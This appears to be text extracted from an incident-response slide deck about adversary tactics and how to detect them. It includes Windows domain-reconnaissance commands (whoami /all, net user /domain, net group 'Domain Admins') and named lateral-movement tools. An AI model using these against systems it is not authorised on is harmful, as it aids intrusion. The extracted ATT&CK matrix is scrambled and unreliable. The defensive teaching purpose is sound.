

FROM INITIAL ACCESS TO EXFIL: A JOURNEY THROUGH ADVERSARY TTPS AND DETECTION TACTICS

Edwin Perez

OUTLINE

- Types of Incidents
- Different Stages of an Attack
- Detection Opportunities
- Recent Breaches
- Lessons Learned from Breaches

TYPES OF INCIDENTS

Phishing


Previous Compromise (Credentials Previously Obtained/Posted Online)

Malware

Insider Threat

Ransomware

WHAT ARE SOME OF THE QUESTIONS WE SEEK TO ANSWER WITH INCIDENT RESPONSE



What stage of the attack are we observing?

What IOCs have we identified?

What motive does the attacker have?

What resources does the attacker have access to?

Incident Response

Has the attacker exfiltrated any data?

How long has the attacker been in the environment?

Has the attacker made it to your most important systems?

PREVENTION IS IDEAL...DETECTION IS A MUST



Dr. Eric Cole
@drericcole

...

Prevention is ideal, but detection is a must in cybersecurity. Just like driving defensively assumes others' mistakes, cyber vigilance means assuming some threats slip through. It's not about stopping everything; it's about timely detection to minimize damage. [#Cybersecurity](#)

5:41 PM · Jan 5, 2024 · 267 Views

MITRE ATT&CK

Gives us a real world picture of what attackers are doing

MITRE | ATT&CK®

Matrices ▾ Tactics ▾ Techniques ▾ Defenses ▾ CTI ▾ Resources ▾ Benefactors Blog 🔍 Search 🔎

Source Component	Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command and Control	Exfiltration	Impact
Techniques	10 techniques	14 techniques	20 techniques	14 techniques	43 techniques	17 techniques	32 techniques	9 techniques	17 techniques	18 techniques	9 techniques	14 techniques
Access	Content Injection	Cloud Administration Command	Account Manipulation (6)	Abuse Elevation Control Mechanism (6)	Abuse Elevation Control Mechanism (6)	Adversary-in-the-Middle (3)	Account Discovery (4)	Exploitation of Remote Services	Adversary-in-the-Middle (3)	Application Layer Protocol (4)	Automated Exfiltration (1)	Account Access Removal
Attack (8)	Drive-by Compromise	Command and Scripting Interpreter (10)	BITS Jobs	Access Token Manipulation (5)	Access Token Manipulation (5)	Brute Force (4)	Application Window Discovery	Internal Spearphishing	Archive Collected Data (3)	Communication Through Removable Media	Data Transfer Size Limits	Data Destruction
Malware (3)	Exploit Public-Facing Application	Container Administration Command	Boot or Logon Autostart Execution (14)	Account Manipulation (6)	BITS Jobs	Credentials from Password Stores (6)	Browser Information Discovery	Lateral Tool Transfer	Audio Capture	Content Injection	Exfiltration Over Alternative Protocol (3)	Data Encrypted for Impact
Malware (8)	External Remote Services	Deploy Container	Boot or Logon Initialization Scripts (5)	Boot or Logon Autostart Execution (14)	Debugger Evasion	Build Image on Host	Cloud Infrastructure Discovery	Remote Service Session Hijacking (2)	Browser Session Hijacking	Data Encoding (2)	Defacement (2)	Data Manipulation (3)
Malware (4)	Hardware Additions	Exploitation for Client Execution	Browser Extensions	Compromise Host Software Binary	Deobfuscate/Decode Files or Information	Deploy Container	Cloud Service Dashboard	Clipboard Data	Clipboard Data	Data Obfuscation (3)	Disk Wipe (2)	Defacement (2)
Malware (3)	Phishing (4)	Inter-Process Communication (3)	Compromise Host Software Binary	Create or Modify System Process (5)	Direct Volume Access	Forced Authentication	Cloud Service Discovery	Cloud Storage Object Discovery	Cloud Storage Object Discovery	Dynamic Resolution (3)	Exfiltration Over C2 Channel	Endpoint Denial of Service (4)
Malware (7)	Replication Through Removable Media	Native API	Create Account (3)	Create or Modify System Process (5)	Domain or Tenant Policy Modification (2)	Forge Web Credentials (2)	Cloud Storage Object Discovery	Container and Resource Discovery	Container and Resource Discovery	Encrypted Channel (2)	Exfiltration Over Other Network Medium (1)	Financial Theft
Malware (6)	Supply Chain Compromise (3)	Scheduled Task/Job (5)	Create or Modify System Process (5)	Execution Guardrails (1)	Input Capture (4)	Input Capture (4)	Container and Resource Discovery	Cloud Storage Object Discovery	Cloud Storage Object Discovery	Firmware Corruption	Inhibit System Recovery	Firmware Corruption
Trusted Relationship	Serverless Execution	Event Triggered Execution (5)	Domain or Tenant Policy Modification (2)	Exploit for Defense Evasion	Modify Authentication Process (9)	Modify Authentication Process (9)	Cloud Storage Object Discovery	Cloud Storage Object Discovery	Cloud Storage Object Discovery	Network Denial of Service (2)	Resource Hijacking	Network Denial of Service (2)
Valid Accounts (4)	Shared Modules	Event Triggered Execution (16)	Escape to Host	File and Directory Permissions Modification (2)	Multi-Factor Authentication Interception	Multi-Factor Authentication Interception	Container and Resource Discovery	Container and Resource Discovery	Container and Resource Discovery	Non-Exfiltration	Service Stop	Service Stop
	Software Deployment Tools	External Remote Services	Event Triggered Execution (16)	Exploitation for Privilege Escalation	Multi-Factor Authentication Request Generation	Multi-Factor Authentication Request Generation	Device Driver Discovery	Device Driver Discovery	Device Driver Discovery	System Shutdown/Reboot	System Shutdown/Reboot	System Shutdown/Reboot
	System Services (2)	Hijack Execution Flow (12)	External Remote Services	Hide Artifacts (12)	Hijack Execution Flow (13)	Hijack	Domain Trust Discovery	Domain Trust Discovery	Domain Trust Discovery			
	User Execution (2)	Hijack Execution Flow (12)	Hijack				File and Directory Discovery	File and Directory Discovery	File and Directory Discovery			
							Group Policy Discovery	Group Policy Discovery	Group Policy Discovery			

T1537

DIFFERENT STAGES OF AN ATTACK

Initial Access

Discovery

Lateral Movement

Persistence

Privilege Escalation

Collection


Exfiltration

Impact


INITIAL ACCESS

Phishing

Exposed Services to the Internet (RDP, VDI,
VPN, etc)




INITIAL ACCESS BY THE NUMBERS



Mandiant M-Trends 2024 Special Report

INITIAL ACCESS BROKER ADVERTISEMENTS



DISCOVERY

Advanced IP Scanner

whoami, whoami /all

net user /domain, net user /dom

net group "Domain Admins" /domain, net
group /domain "Enterprise Admins"

tasklist [/svc]

systeminfo

ipconfig /all

LATERAL MOVEMENT

It takes adversaries an average of 62 minutes — to move laterally from an initially compromised host to another host within the environment.

- CrowdStrike 2024 Global Threat Report

PsExec and PsExec renamed binaries

RDP

WinRM

RMM Tools (TeamViewer, AnyDesk, ScreenConnect)

PERSISTENCE

Scheduled Task, Scheduled Task, Scheduled Task

Registry Key(s)

Service

Creation of accounts



